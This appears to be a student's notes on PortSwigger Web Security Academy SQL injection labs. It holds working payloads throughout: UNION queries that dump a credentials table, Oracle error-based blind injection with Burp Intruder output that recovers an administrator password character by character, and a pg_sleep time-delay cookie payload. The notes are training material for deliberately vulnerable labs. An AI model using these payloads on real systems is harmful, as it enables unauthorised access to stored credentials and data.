


3. Which name of the table containing user credentials? Retrieve tables

```
GET /filter?category=Gifts'+UNION+SELECT+table_name,NULL+FROM+all_tables--
HTTP/2
```

4. Retrieve the details in the table

```
GET /filter?
category=Gifts'+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+tabl
e_name='USERS_GNRBIN'-- HTTP/2
```



5. Retrieve usernames and passwords for all users

```
GET /filter?
category=Gifts'+UNION+SELECT+USERNAME_CUKOIP,+PASSWORD_VEHHOY+FROM+USERS_GNRB
IN-- HTTP/2
```


```SQL
'+UNION+SELECT+USERNAME_CUKOIP,+PASSWORD_VEHHOY+FROM+USERS_GNRBIN--
'+UNION+SELECT+USERNAME_ABCDEF,+PASSWORD_ABCDEF+FROM+USERS_GNRBIN--
USERNAME_CUKOIP
```

🟦 Lab 7: SQL injection UNION attack, determining the number of columns returned by the query?

🟦 Lab 8: SQL injection UNION attack, finding a column containing text ?

🟦 Lab 9: SQL injection UNION attack, retrieving data from other tables?

🟦 Lab 10: SQL injection UNION attack, retrieving multiple values in a single column ?

🟦 Lab 11: Blind SQL injection with conditional responses?

🟦 Lab 12: Blind SQL injection with conditional errors

Unclosed quotation mark

Testing for the posibility of error-based SQL injection
`Unclosed quotation mark`

```
TrackingId=xyz'
-- error
TrackingId=xyz''
--no error
```

How to test that server is interpreting the injection as a SQL query?

- construct subquery by using valid SQL syntax

```SQL
TrackingId=xyz'||(SELECT '')||'
-- invalid http 500
TrackingId=xyz'||(SELECT '' FROM dual)||'
-- valid http 200, this is Oracle db
```

Test 1: is this error caused by SQL query?

Double-verify for the Oracle db using

- invalid query
- valid sql syntax
- if you receive an error, it means that your query is being processed as a SQL query by the back-end

```SQL
'||(SELECT '' FROM not-a-real-table)||'
```

Verifying that users table exist

- response 200 → so it does exist
- `WHERE ROWNUM = 1` is preventing query from returning more than 1 row, that would break concatenation

```SQL
TrackingId=xyz'||(SELECT '' FROM users WHERE ROWNUM = 1)||'
```

Test 2: divide-by-zero error

```sql
TrackingId=xyz'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM dual)||'
-- error should be present
TrackingId=xyz'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/1) ELSE '' END FROM dual)||'
-- error must dissapear
```

Checking for the specific entries

`Administrator`

- error should be received to verify value

```sql
TrackingId=xyz'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'
```

Determining how many chars in the password

- condition should be true indicating that the password is greater than 1 char in length

```sql
TrackingId=xyz'||(SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0) ELSE '' END FROM users WHERE username='administrator')||'
```

We have indeed 20 chars

Filter: Showing all items

Request	Payload	Status co...	Error	Timeout	Length	Comment
0		500			2451	
1	0	500			2451	
2	1	500			2451	
3	2	500			2451	
4	3	500			2451	
5	4	500			2451	
6	5	500			2451	
7	6	500			2451	
8	7	500			2451	
9	8	500			2451	
10	9	500			2451	
11	10	500			2451	
12	11	500			2451	
13	12	500			2451	
14	13	500			2451	
15	14	500			2451	
16	15	500			2451	
17	16	500			2451	
18	17	500			2451	
19	18	500			2451	
20	19	500			2451	
21	20	200			5506	

Testing char at each position to determine it's value

```sql
'||(SELECT CASE WHEN SUBSTR(password,§1§,1)='§a§' THEN TO_CHAR(1/0) ELSE ''
END FROM users WHERE username='administrator')||';
```

Request	Payload 1	Payload 2	Status co...	Error	Timeout	Length	Comment
161	1	h	500			2451	
282	2	n	500			2451	
163	3	h	500			2451	
304	4	o	500			2451	
605	5	3	500			2451	
446	6	v	500			2451	
267	7	m	500			2451	
368	8	r	500			2451	
169	9	h	500			2451	
650	10	5	500			2451	
291	11	n	500			2451	
612	12	3	500			2451	
533	13	z	500			2451	
654	14	5	500			2451	
595	15	2	500			2451	
696	16	7	500			2451	
657	17	5	500			2451	
658	18	5	500			2451	
139	19	f	500			2451	
240	20	k	500			2451	
0			200			5506	

hnho3vmrh5n3z52755fk

🟦 Lab 13: Visible Error-Based SQL Injection

using unterminated string

Unterminated string literal started at position 52 in SQL SELECT * FROM tracking WHERE id = 'jgmypILCd2MvnEUW". Expected char

Unterminated string literal started at position 52 in SQL SELECT * FROM tracking WHERE id = 'jgmypILCd2MvnEUW". Expected char

```SQL
'||(SELECT CASE WHEN SUBSTR(password,§1§,1)='§a§' THEN TO_CHAR(1/0) ELSE ''
END FROM users WHERE username='administrator')||';
```

🟦 Lab 14: ~~~ Lab: Blind SQL injection with time delays

https://portswigger.net/web-security/sql-injection/blind/lab-time-delays

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information.

To solve the lab, exploit the SQL injection vulnerability to cause a 10 second delay.

Modify trackingId parameter with

```
Cookie: TrackingId=QpSJ2zQrRCDyp3nJ'||pg_sleep(10)--;
session=sqLUeSnBTY8vqLaH6Ke6eC6xXyo5INog
```

🟦 Lab 15: Blind SQL injection with time delays and information retrieval ?

🟦 Lab 16: Blind SQL injection with out-of-band interaction ?

🟦 Lab 17: Blind SQL injection with out-of-band data exfiltration?

🟦 Lab 18: SQL injection with filter bypass via XML encoding?